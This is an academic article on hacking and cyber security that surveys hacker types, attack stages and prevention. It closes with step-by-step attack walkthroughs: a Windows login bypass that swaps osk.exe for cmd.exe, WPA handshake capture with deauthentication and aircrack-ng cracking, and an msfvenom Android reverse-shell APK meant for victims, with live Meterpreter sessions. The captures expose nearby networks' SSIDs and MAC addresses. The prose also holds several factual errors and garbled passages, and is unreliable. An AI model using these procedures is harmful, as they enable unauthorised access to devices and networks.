ISSN: 0976-3104
SPECIAL ISSUE: COMPUTER SCIENCE

ARTICLE

TOWARDS THE IMPACT OF HACKING ON CYBER SECURITY

Deepansh Kumar[1], Yugansh Khera[1], Sujay[1], Nidhi Garg[1], Prateek Jain[2*]

[1]*Faculty of Engineering & Technology, CSE, Manav Rachna International Institute of Research & Studies, INDIA*

[2]*Accendere KMS Pvt. Ltd., Delhi, INDIA*

ABSTRACT

The rising growth of the internet and machinery whether its mobile or computer technology has brought many good and proficient things for people such as E-commerce, E-mail, Cloud Computing, Data Sharing, Application and many more but there are also a dark and hidden sides of it such as Network Hacks, Computer hacks, Mobile Breach, Backdoors etc. As we all know that Cybercrime been one of the common practices made by the computer experts and is increasing rapidly in numbers. Cybercrime is responsible for disrupting the Organization networks, stealing valuable data, documents, hacking bank account. Preventive measures have been taken by the government a lot many times. In this paper we will be discussing the types of hackers. The Wireless Local Area Networks frequently referred to as WLANs or Wi-Fi networks is being the widely used network in today's scenario. These are being installing in houses, institutions, offices and hotels etc., without any vain. But it also leads to increase in the probability of threats, vulnerabilities which may include as stealing passwords, hacking of Wi-Fi Networks and loss/hack of personal information of the users. This paper also discusses about the categories of different IT networks with their weaknesses. Lastly this paper will be discussing about the ways to breach or hack the Wi-Fi networks.

KEY WORDS

Ethical hacking, Cyber security, Wi-Fi hacking, Mobile Hacking

Received: 19 April 2018
Accepted: 8 May 2018
Published: 18 May 2018

*Corresponding Author
Email:
prateek.jain@accendere.co.in

INTRODUCTION

Cyber security is the wide range of security on various types of networks. In glance with the topic there are many different types of security. Security is an interesting subject taught in college and schools to make people aware of the surroundings and make them more secure and ready with weapons to bear the attacks and viruses in a wealthy way. Cyber security is the field of technologies, processes and activities designed to protect you from hackers, viruses and malwares. It deals with both security and computer security. Hardware and security devices deal with physical devices that take care of security of a networking system. Widely driven software security is the idea of engineering that it continues to function correctly against a malicious attack. Elements of cyber security include Network security, Application security, Endpoint security, Data security, Identity management, Database and infrastructure security, Cloud security, Mobile security, Disaster recovery/business continuity planning, either and end-user education.

But major areas covered under cyber security are application security, Information security Network security and data security. To make network less vulnerable some steps are taken as access control, authentication, integrity, nonrepudiation. Secondly cyber security deals in computer security which ensures the protection of computer systems from theft, viruses and damage to their Personal Computer. Cybercrime are of various types such as credit attack, computer fraud, identity theft, sharing files and information, spam, money laundering etc. ATM attacks which include spams like intercepting the details such as account number, Passwords etc. is a cybercrime growing at a very high rate these include sending of fraud mails having malwares in it which attract the users saying that they have won ransom amount of certain greedy amount and ask for their account details to avail the offer, to which people easily get trapped in and they get hacked. A backdoor in computer systems or crypto-system is bye-passing normal authentication or security controls which may be added by hackers for their welfare. Ethical hacking is the way in which hackers only try to find weakness also known as "Penetration Testing". There are different phases in hacking. Ethical hacking is the type of hacking which hackers perform not to harm user's computers as it does not contain malicious content. Ethical hacking is the important thing in life in now a day, as information is the most important asset of an organisation keeping this information secured can only save the image of company. Ethical hacking is legal hacking tied within the rules, if the rules are denied then the hacker has to pay a high rated price in form of punishment which can be either monetary or any other way) which are are scanning, owning the system, zombie system as well as evidence removal. These are some phases that hackers do to bypass user's device. They initially try to gain access over user's PC, and after getting the access they run full system scan to fish out all private information with the help of their developed malicious viruses and malwares. After which the hacker jumps to the next step of zombie system in which he has access to user's system irrespective of the time. In zombie system, another hacker is debarred to access the already hacked system in future. The last step is aimed at removing all the user's data from the Personal computer thereby accessing all the private data. This is done by hacker in order to own all the data of the user and the alert for the hacking is not displayed to the user by any means of alert/message [1].

IIOAB JOURNAL
ISSN: 0976-3104

BACKGROUND OF SECURITY

Computer security is the protection of computer system and the data that they store and are accesses by users. Computer Security enables the university to carry out its mission stress free by:
1. Enabling people to carry jobs, Research, Education
2. Supporting critical business process.
3. Protecting personal & sensitive information.

The cyber-attacks or incidents has increased in rapid numbers so to deal with the current environment, advisory organizations are promoting a more proactive and adaptive approach. It was 13,301 in 2011 and increased to 22,060 in 2012 and was further increased rapidly and came to 3,00,000 in year 2015 The National Institute of Standards and Technology (NIST) recently issued updated guidelines in its risk assessment framework that recommended a shift toward continuous monitoring and real-time assessments.

According to Forbes, the global cyber security market reached $75 billion for 2015 and is expected to hit $170 billion in 2020.Cyber-attacks are day by day evolving into smarter and unforgiving incidents. Cyber-attacks have forced businesses to follow three-part defence mechanism i.e. prevents, detect and respond. The likes of worms, viruses and data breaches have got famous rapidly in the past 25 years, thus increasing day by day according to present scenario. It has been a difficult task for cyber security vendors and law enforcement to cope up with these advancements. Some of the initial security attacks are summarized beneath.

THE FIRST COMPUTER WORM (LATE 1980S-EARLY 1990S)

Robert Morris created a worm which was known as the first computer worm. This virus was spread amongst many people who form many loopholes. This virus made the whole internet down. It was the first widespread instance of a denial-of-service (Dos) attack. The Morris worm attack led to the industry including the CERTs (Computer Emergency Response Teams). [2]

THE FIRST VIRUSES (1990S)

The first virus was named Melissa and ILOVEYOU virus. It makes infected ten million of computers. It makes the email system fully blocked. These Threats make the required antivirus industry work harder. If the virus was spread from corporate emails, then the company will be questioned and could be brought into the public eye [2].

CREDIT CARDS UNDER ATTACK

It occurred in 2005 and 2007. Albert Gonzalez stole the information from at 45.7 million payment cards which was used by US customers who owned TJMAXX, TkMAXX outlets. There was a major security breach which costs some $256 million. The data involved in breaches was regulated and incidents require the notification of authorities and funds [2].

THE TARGET BREACH AND THE THREAT TSUNAMI (THE MODERN DAY)

From the above attacks hackers understood that in order to reach their goals, they need to take a indirect route, in which they can use 3rd party heating and ventilation supplier for target. They used POS system, to grab credit card numbers at the precise movement when they were present in the memory of system. [1]

POS system cause a huge data breach not only for customers but also for organisations. At end it led to resignation of CEO himself, indicating that cyber breaches are the issues of board-level. [1]

THE FUTURE OF INCIDENT RESPONSE

In today's Era, it is almost impossible to prevent all threats related to cybersecurity. We should make our organisation work harder to control these Attacks and Data breaches. By doing so we can manage a few percentages of the damages or loss. We should concentrate more on security which will be another part of business. [2]

This field is growing at a rapid rate and hence is of utmost importance due to the increasing demands of the computer system as well as the internet, Wireless networks including the Bluetooth, Wi-fi. The growth of the

ISSN: 0976-3104

small devices is responsible for the cause of serious financial damage which can be caused by security breaches. So, there is a need for cyber security. A term ethical hacking is given to security. Many hackers use a code of program or various tricks to decrypt the security and make financial loss to organisation [2].

HACKERS

A hacker is an individual who with help of computer and network uses his technical skills to process the task. Hacker is a person who uses his efforts to gain unauthorised access to systems and networks in order to commit cyber-crime. He may steal all the important information like all bank accounts, all personal data and use it to exploit the victim and ask for ransom wares to give data back. [3]

ADVANTAGES OF ETHICAL HACKING

Most of the advantages and profits of ethical hacking are cleared, but many of them are taken lightly. Some of which can be summarized as following:)

- **Prevention against cyber theft** - Fighting against terrorist attacks such as stealing and frauds.
- **Protection against cyber terrorism** - Preventing malicious hackers from gaining access.
- **Protection against data breaches** - Prevents leaking of sensitive information that is not authorized to have access to it.
- **Role of government bodies increases** - It is very beneficial for the government bodies for security of their systems as it can lead to leak or spread their private data to world.
- **Helps in understating importance of security** - It gives vital information to many of the people who are still unaware of the security concerns.
- **Increases knowledge** - Ultimately it is creating a better learning scenario for institutions, business and personal talking about security.
- **Helps in experimenting things** - Testing your own computer and network security if gained deep knowledge about it.
- **Protection to services and marketing** - Provides security to banking and financial infrastructures. [4]

DISADVANTAGES OF ETHICAL HACKING

Though it doesn't have any disadvantages but sometimes it leads to failures and faults which can be exploited as –

- **Data breach** - It may lead to harm personal privacy and sensitive information.
- **Cyber contraband** –Threatening persons with fear for their lives or their lives of families for money.
- **System failure and errors**- This may lead to corruption of systems if not properly done.
- **Malicious activities** - Ethical hackers sometimes can use the data for malicious and harmful purposes.
- **Lacking reliability**- One of the main constraints related to this is the trustworthiness of the ethical hacker.
- **Expensive** - Hiring ethical hackers can be expensive because of their specialized work and some areas of training they need.
- **Hectic** - It is very time consuming and frustrating to if someone has hacked your system.
- **Unsure about data privacy** - Can be used for unauthorized access to data and information. [5]

IIOAB JOURNAL
ISSN: 0976-3104

CLASSIFICATION OF HACKERS

The Hackers can be classified as Black, White & Grey category which is discussed below.

White Hat Hackers; - White Hat Hackers are authorized and paid person by the companies, with good thinking. They work with profitable intentions for others. They are also called "IT Technicians". These are appointed for the betterment of the company. The companies use them to test their own security to check the strength of security and improve it. They make efforts on their loopholes and make security stronger. Ethical hackers belong to this category for ex- they hack into ISIS or others corrupted groups for good reason. Symbol for white hat hacker is shown in [Fig 1].

Black Hat Hackers; - They are also known as crackers or malicious hackers. They find banks or other companies with weak security and steal money or credit card information. They break all the security and make network less secure and steal all precious information. They only have one aim that is only for money. Sometimes they do it for fun but they do not harm any organisation. Symbol for white hat hacker is shown in [Fig 1].

Grey Hat Hackers: -Nothing is ever just black or white; the same is true in the world of hacking. These are multitalented they have properties of white and black hat hackers. They sometimes find a loophole and break the security and tell the organisation for the loopholes in security for which they get remedies and money. A hacker who is in between ethical and black hat hackers, He breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner. These hackers comprise most of the hacking world. Symbol for white hat hacker is shown in [Fig. 1].

Fig. 1: Classification of hackers

OTHER TYPES OF HACKER

Script kiddies: They use certain tools and scripts to hack but don't have any knowledge regarding hacking, they are known as unskilled hackers.
Suicide hackers: They attack any system or network for certain because and they don't even bother about being prisoner.
Cyber terrorists: This category of hackers might be group or individual but sent by some terrorists or relational people. They target large computer networks.
Spy hackers: Spy hackers are appointed by some company to steal trade information of another company.
State sponsored hackers: They are appointed by a government to get information about a particular rival government.
Hacktivists: Some hacker activists are motivated by politics or religion, while others may wish to expose wrongdoing, or exact revenge, or simply harass their target for their own entertainment

STAGES OF HACKING

Stage 1- Reconnaissance

It refers to the first phase which is a preparatory phase where attacker seeks to gain information about target/source before throwing an attack. On broad scale it should be done for future point of return, for ease of entry from an attack. Reconnaissance target range may include the target organisation's clients, employees, operations, network, and the systems.

IIOAB JOURNAL
ISSN: 0976-3104

There are two types of reconnaissance

1. Passive- It involves gaining information about the target without getting interaction with target.

2. Active-It involves interacting with the target directly by any means.

Stage 2- Scanning

It refers to the phase before attack when attacker/hacker scans the network for some specific information bases on the particular criteria found in reconnaissance stage. Scanning includes use of diallers, port scanners, network mappers, ping tools, vulnerability scanners and other essential tools.

Once attackers get the information about the victim. They used to extract information like operating system used, ports opened, device type, system uptime, live machines, etc to launch their attack.

Stage 3-Gaining Access

Gaining Access is a part of hacking where the attack gets access to the platform or operating system or applications on the victim's machine or network. The attacker can have access to operating system level, network level, application level. The attackers can escalate privileges to obtain complete control of the systems. In the process, intermediate systems that are connected are also comprised. Some of examples are password cracking, session hijacking etc.

Stage 4-Zombie System

This stage refers for maintaining access. In this phase attacker tries to retain his or her ownership of the system. In this stage attackers prevent the system from being accessed or owned by other attackers by securing their exclusive access with backdoors, root kits, malware, Trojans etc. Attackers can have access to upload, download, or make changes in data or applications. Attackers now make the system in their control for future attacks.

Stage 5-Evidence Removal

At this stage attackers first track their activities to hide and remove their traces form the victim's machine. The attackers have intention to get continuous access to the victim's machine and get unnoticed and uncaught by deleting the evidence that might lead to cybercrime. The attackers overwrite the server, system, and application logs to avoid risks of being caught. Stages of hacking are illustrated in [Fig. 2].



Fig. 2: Stages of hacking

IMPACT OF HACKING ON BUSINESSES AND GOVERNMENTS

Businesses are attacked many times for their customers' personal and financial information and are often exploited by their own employees, whenever they are angry. Businesses lose billions of dollars every year because of hacking and other cyber-attacks. Many times, the true cost cannot be evaluated because the effects of a security breach can stay for years after the attack. Companies can lose consumer's confidence and cases are filed legally responsible for the loss to their customers [7]. An impact of hacking is being shown in [Fig. 3] below while Cabinet Phone Scandal Scandal Nov 20, 1963 and Telephone Hacker is shown in [Fig. 4].

IIOAB JOURNAL
ISSN: 0976-3104

Financial Losses

Every year, reports about hacked businesses account comes into the picture, e.g. - In 2011, Sony Company lost about 170 million dollars due to the hack of their PlayStation system. Also, in 2011, City Group had a great loss of 2.7 million dollars and AT&T loses about 2 million dollars. It became a loss for an individual who transferred his credit card information to a hacker, however, the cost of repairing damage and tracking down the hacker can be very difficult [7].

Loss of Information

Hacking often results in loss of data because important files get deleted or changed. Customer information and order information can be stolen and deleted. Servers at FBI, Interpol and NASA all have compromised at different areas in the last ten years. Sometimes, these hackers even post customers information on this governmental portal, which could cause a big issue [7].

Decreased Privacy

When the hackers gain access to user's computer, they can view each and everything in your computer. Since many of our personal, professional and financial data of our lives are uploaded online for the ease to us, which create a security vulnerable. A hacker with access to your email can access all your social networking accounts and personal photos and can destroy you in minutes by blackmailing you for the ransom amount and if not paid photos will be flown away on exploited websites to dishonour the user [7].

Fig. 3: Impacts of hacking & telephone hacking [6]



Fig. 4: Cabinet phone scandal Nov 20, 1963 and telephone Hacker [6]

IIOAB JOURNAL
ISSN: 0976-3104

Damaged Reputation

Companies that get hacked have a bigger problem for their reputation than just paying for the initial damage cost. Reputation damage can cause a huge loss to a company. If a bank has been hacked multiple times, customers shift their trust from that bank and think of 100 times before sharing their personal information. The same is for retailers who lose their information to hackers. These companies lose business over time because of destroyed reputations [7].

Challenges faced and preventive measures in cyber security

With the rapid growth and evolution of Internet, the usage of technologies like mobile, social and cloud have also gone increased so the need for IT Security Services has increased significantly. In today's circumstance hackers are continuously exploring new techniques and skills to attack and gain control of sensitive data for their malicious purpose. Hence it is very important for organizations and people to keep themselves aware about risks and safety.

CYBER SECURITY CHALLENGES

- **Data breaches** - Large amount of data is stored on cloud servers hence it becomes an easy target for attackers to control over unauthorized and sensitive data. Cloud providers deploy security controls to protect their environments, but ultimately organizations are responsible for protecting their own data in the cloud.
- **Compromised credentials and broken authentication** - Data breaches and other attacks frequently result from weak passwords, and poor key or certificate management.
- **Hacked interfaces and APIs** - APIs and interfaces is one of the most exposed systems because they're usually accessible from the open Internet. Risk increases due weak interfaces and APIs which expose organizations to security issues related to confidentiality, integrity, availability, and accountability.
- **Exploited system vulnerabilities** - System vulnerabilities have become a big problem due to wide use of cloud computing. Organizations share memory, databases, and other resources with each other, creating new attack platforms.
- **Account hijacking** - Phishing, fraud, software exploits have become very common now due to the fact that information is stored in cloud storage and attackers can spy on activities, manipulate transactions, and modify data.
- **Malicious insiders -** In a cloud scenario, an insider can destroy whole infrastructures or manipulate data Systems that depend totally on the cloud service provider for security, such as encryption, are at greatest risk
- **Permanent data loss -** The permanent data loss due to provider error have become extremely rare but malicious hackers have been known to permanently delete cloud data to harm businesses.
- **Shared technology, shared dangers -**. Cloud service providers share infrastructure, platforms, and applications, and if a vulnerability arises in any of these layers, it affects everyone.

PREVENTION AGAINST CYBER CRIMES

Strategies adopted by government

- Creation of the secure cyber ecosystem by means of national nodal agency, organization encouragement for designating a senior member as a Chief Information Security Officer and also developing the security policies related to the information.
- Creation of mechanism for the security threats and responding through national systems and processes. National Computer Emergency Response Team (CERT-in) is suitable in managing functionality as a nodal agency for the co-ordination of all the cyber security efforts, emergency responses as well as the crisis management.
- Securing the e-governance by the implementation of global best practices, and by widely usage of Public key infrastructure.
- Protecting and resilience of critical information infrastructure with the help of National Critical. Info. Infrastructure protection centre is responsible for being operated as a nodal agency.
- Promotion of the cutting-edge R&D of the technology related to cyber security.

ISSN: 0976-3104

Preventive Measures from User Side

- Keep your mobile phones or system updated & install antivirus always.
- Beware while shop online. Always shop from trusted websites.
- Don't open email from unknown sources to keep your information safe from email spam.
- Use good long & unique passwords for your accounts.
- Beware while using public network on your system to keep safe from network hijacking.
- Beware what you share online & always using privacy settings on your profile.
- Find out your vulnerabilities before cyber criminals do to secure your confidential data for your business perspective.

HACKING TRICKS IN OPERATING SYSTEM

5.1 Hacking in Windows Security.
5.2 Hacking of Wireless Network (Wi-Fi)
5.3 Hacking of Android Mobile (Metasploit)

Hacking windows login password

Hacking of windows user account password:

- Start Personal computer and insert installation media disk into DVD drive.
- Enter into boot order and choose **Cd** /DVDs.
- Press any key to continue and wait till installation process starts.
- **Go to repair your desktop.**
- Then click on troubleshoot option and move to advanced option
- Now click on command prompt and write the code
  Copy d:\windows\system\32\cmd.exe d:\windows\system32\osk.exe
  Here d: specifies directory drive
  OSK: means on-screen keyboard and copy command is used to copy osk.exe, cmd.exe to System32 folder.
- Reboot your pc after execution of this programme. Login screen comes after sometime.
- Then go to on screen keyboard options open on-screen keyboard from keyboard from there
  Now password is reset and types the following command
  e.g. - net user raj * and hit enter. Set any password for that account [8].

Fig. 5: Windows Setup [8]

.....

IIOAB JOURNAL
ISSN: 0976-3104

A typical window set up page is being shown in [Fig .5].

Hacking Wi-Fi Password Using Wordlist in Kali

- **Kali Linux** OPERATING SYSTEM.
- A **Wi-Fi adapter** that is able of **injecting packets** and going into **"monitor" mode**.
- Here is the list of top three recommended USB plug-and-play cards Wi-Fi cards for Kali Linux:[9] **TP-Link WN722** (2.4GHz, first version only). The same is shown in [Fig. 6].

Fig. 6: TP-Link WN722 2.4GHz/ Alfa AWUS036NHA 2.4GHz/ Alfa AWUS036H 2.4GHz [10] 17-10

Plug-and-play USB Wi-Fi Adapter does not require any drivers. They work simply once plugged in usb port [9].

- **Multiple diverse** wordlists to attempt to crack the **WPA handshake password** (shown in [Fig. 7A- 7H] once it has been **captured by airodump-ng**.

1. airmon-ng: This will show all of the Wi-Fi cards that can go into monitor mode. If you don't see the external Wi-Fi adapter, disconnect and reconnect it via the USB port.

2. airmon-ng start wlan0- this mode will make the wireless card into monitor mode.

3. Use ifconfig Command to Check That the Monitor Interface Has Been Established

4**. airodump-ng** interface: It is used to display all Wi-Fi **NETWORKS** at our location.

5. Use ctrl+c command to stop the scanning [9]

```
root@kali:/usr/share/wordlists# ls
rockyou.txt.gz
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
rockyou.txt
root@kali:/usr/share/wordlists#
```

Fig. 7A: Cracking WPA Password

IIOAB JOURNAL
ISSN: 0976-3104

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wireless 3160 (rev 83)

root@kali:~# airmon-ng start wlan0mon

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
 1119 NetworkManager
 1305 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wireless 3160 (rev 83)

                (mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]10)
root@kali:~# airodump-ng wlan0mon
```

Fig. 7B: Airmon.ng.

```
CH  9 ][ Elapsed: 6 s ][ 2018-02-08 20:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

8C:E1:17:B3:07:10  -68       13        0    0   8  54e  WPA2 CCMP   PSK  Trojan
00:17:7C:52:01:5C  -72       21        2    0   6  54e  WPA2 CCMP   PSK  Em@HAcker
88:5D:FB:AD:CA:02  -73        8        0    0   6  54e  WPA2 CCMP   PSK  HATCROSS
8C:E1:17:B3:AF:64  -82       24        4    0  11  54e  WPA2 CCMP   PSK  f**ku
0C:D2:B5:7A:AD:A0  -76       17        4    0   3  54e. WPA2 CCMP   PSK  Om Sai Ram
C8:3A:35:45:63:D0  -81        4        0    0   7  54e  WPA  CCMP   PSK  Tenda_4563D0
CE:9F:7A:C7:FA:F3  -81        5       12    5   7  54e. WPA2 CCMP   PSK  Nokia 3
E4:6F:13:7F:FA:8F  -83        5        0    0   9  54e  WPA2 CCMP   PSK  God Blessed House
C8:3A:35:1B:8A:70  -85        1        0    0   7  54e  WPA  CCMP   PSK  Sameer
F4:F2:6D:8C:31:24  -88        6        0    0   1  54e. WPA2 CCMP   PSK  TP-Link-PRITESH
60:E3:27:CB:D1:14  -87        3        0    0   1  54e. WPA2 CCMP   PSK  Edutrain
C8:3A:35:B3:0A:90  -88        0        0    0   8  54e  WPA  CCMP   PSK  Triangularweb
78:44:76:92:A9:80  -88        5        0    0   2  54e  WPA2 CCMP   PSK  Krishiv

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   DA:A1:19:C4:4A:F6  -83    0 - 1     21         7
(not associated)   DA:A1:19:E8:5B:42  -85    0 - 1     48         5
(not associated)   DA:A1:19:B3:C0:72  -80    0 - 6      0         2
(not associated)   DA:A1:19:67:C6:88  -54    0 - 1     11         7
(not associated)   3C:33:00:6B:18:B9  -66    0 - 1      0         2
(not associated)   DA:A1:19:FF:7C:52  -74    0 - 6      0         2
(not associated)   DA:A1:19:91:EF:1B  -74    0 - 1      0         1
(not associated)   DA:A1:19:96:99:1B  -78    0 - 1      5         2
(not associated)   F0:D7:AA:7E:7A:2E  -82    0 - 1      0         1
(not associated)   DA:A1:19:EB:F6:E1  -83    0 - 6      0         2  SAINEXTRA7714
(not associated)   3E:92:D4:59:63:E4  -85    0 - 1      0         2
(not associated)   14:30:C6:CA:B2:08  -88    0 - 1      8         7  Aqua Craze,RailWire Wi-Fi,BW2p-c2F2aXRzYXZpdDAxMQ,IPU_WIFI,Venkata OM SAI NET 9871203055,SL,BoVj-anBzaW5naC5waXJhbWFs
00:17:7C:52:01:5C  50:8F:4C:9A:E3:07  -37    0 - 0e     0         2
8C:E1:17:B3:AF:64  48:5D:60:CF:66:B1  -83    0 - 1e     0         3
8C:E1:17:B3:AF:64  40:C6:2A:50:36:06  -62    0 - 1e    33        15
0C:D2:B5:7A:AD:A0  F4:F5:DB:BD:D1:B7  -85    0 - 6e     0         1
CE:9F:7A:C7:FA:F3  14:6B:72:32:19:3B   -1    1e- 0      0        12

root@kali:~# airodump-ng -c 6 --bssid 00:17:7C:52:01:5C -w /root/Desktop/ wlan0mon
```

Fig. 7C: ifconfig command.

```
 6 ][ Elapsed: 6 s ][ 2018-02-08 20:54

ID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

17:7C:52:01:5C  -67  72       51        2    0   6  54e  WPA2 CCMP   PSK  Em@HAcker

ID              STATION            PWR   Rate    Lost    Frames  Probe

17:7C:52:01:5C  50:8F:4C:9A:E3:07  -33    0e- 6      0        8
```

Fig. 7D: Scanning Wi-Fi

IIOAB JOURNAL
ISSN: 0976-3104

```
root@kali:~# aireplay-ng -0 2 -a 00:17:7C:52:01:5C -c E4:5D:75:D8:5A:9A wlan0mon20:56:49  Waiting for beacon frame (BSSID: 00:17:7C:52:01:5C) on channel 6
20:56:49  Sending 64 directed DeAuth. STMAC: [E4:5D:75:D8:5A:9A] [ 0|59 ACKs]
20:56:50  Sending 64 directed DeAuth. STMAC: [E4:5D:75:D8:5A:9A] [ 1|54 ACKs]
root@kali:~#
```

Fig. 7E: BSSID Found.

```
root@kali:~# aireplay-ng -0 2 -a 00:17:7C:52:01:5C -c 50:8F:4C:9A:E3:07 wlan0mon
```

Fig. 7F: airplay-ng command.

```
CH  6 ][ Elapsed: 0 s ][ 2018-02-08 21:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:17:7C:52:01:5C  -51 100       54        8    2   6  54e  WPA2 CCMP   PSK  Em@HAcker

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:17:7C:52:01:5C  50:8F:4C:9A:E3:07  -37    0e- 6      0        8
00:17:7C:52:01:5C  E4:5D:75:D8:5A:9A  -58    0 -24      0        4

CH  6 ][ Elapsed: 1 min ][ 2018-02-08 21:06 ][ WPA handshake: 00:17:7C:52:01:5

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

00:17:7C:52:01:5C  -55 100      987      288    0   6  54e  WPA2 CCMP   PSK  E

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:17:7C:52:01:5C  50:8F:4C:9A:E3:07  -31    1e- 1e     0      519  Em@HAcker
00:17:7C:52:01:5C  E4:5D:75:D8:5A:9A  -53    0e-24      0       86

root@kali:~# aircrack-ng -a2 -b 00:17:7C:52:01:5C -w /root/Desktop/rockyou.txt /root/Desktop/*.cap
```

Fig. 7G: Aircrack.

```
                          Aircrack-ng 1.2 rc4

[00:00:08] 18404/9822768 keys tested (2150.72 k/s)

Time left: 1 hour, 16 minutes, 0 seconds                  0.19%

                  Current passphrase: medeiros

Master Key     : 80 A8 A4 D5 99 88 F6 7C 63 5C 71 C9 17 C0 23 FA
                 AA A9 4A 87 83 B5 CE 6D 40 8E 4D 16 B2 0F 2D 6D

Transient Key  : C0 23 40 13 AF CE FA 91 77 CB 01 5C 9B 9A F3 12
                 1B 15 9A B0 15 D6 D2 BC F4 F0 28 94 3B C5 69 5A
                 16 14 FA 2A 85 7E 38 E0 D4 9F FD CE 2B C2 5B 81
                 73 0D 91 B4 1D F5 83 13 D1 21 99 D1 83 5C C2 A6

EAPOL HMAC     : D7 4F 36 76 0E 55 7A 15 F8 E9 F1 6D 07 81 81 35
```

Fig. 7H: Aircrack-ng

.....

IIOAB JOURNAL
ISSN: 0976-3104

Android Hacking (Metasploit)

The usage of Metasploit Framework (Android hacking tool for kali Linux) lies in the fact that this tool can be used for the generation of payloads in various formats and then we can encode these sorts of payloads by the usage of various encoding modules. MSF Venom Is responsible for combining the functionality of MSF payload and MSF encode in a single tool. Merging this tool into a single tool makes a very good sense. It standardizes the line commands and make thinks a little speedy by using a single framework known as Metasploit framework. The process of the same is being shown in [Fig. 8A-8D]. Usage of MSF venom is as follows: -
. /MSF venom [options] <var=val> [11]

Payload specification methodology

The payload is being set up by the -p flag. The var=val pairs are used for setting up the data storage options for the payload. It still works in the same was as that of MSF payload and is capable for occurring anywhere within the line of command. An example lies in the fact that while using this tool for the purpose of encoding a meterpreter/reverse_tcp payload. The output is being specified by the -s option and it should not exceed 480 bytes. At last the LHOST=<you ip> portion of the command is responsible for setting the LHOST variable for being used in the payload. Attacker already has the APK's file and now he will start distribute it. After victim open the application, attacker Metasploit console will show session open [11]

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.2.4 LPORT=8080 R > hacking.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8808 bytes
```

Fig. 8A: Android hacking

```
       =[ metasploit v4.16.15-dev                         ]
+ -- --=[ 1699 exploits - 968 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.2.4
LHOST => 192.168.2.4
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.2.4:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.4:4444 -> 192.168.2.3:42832) at 2018-03-05 04:05:21 +0000
[*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 2 opened (192.168.2.4:4444 -> 192.168.2.3:34376) at 2018-03-05 04:06:25 +0000
dump_calllog
[-] Unknown command: dump_calllog.
msf exploit(handler) > dump_calllog
[-] Unknown command: dump_calllog.
msf exploit(handler) >
[*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 3 opened (192.168.2.4:4444 -> 192.168.2.3:57228) at 2018-03-05 04:07:10 +0000
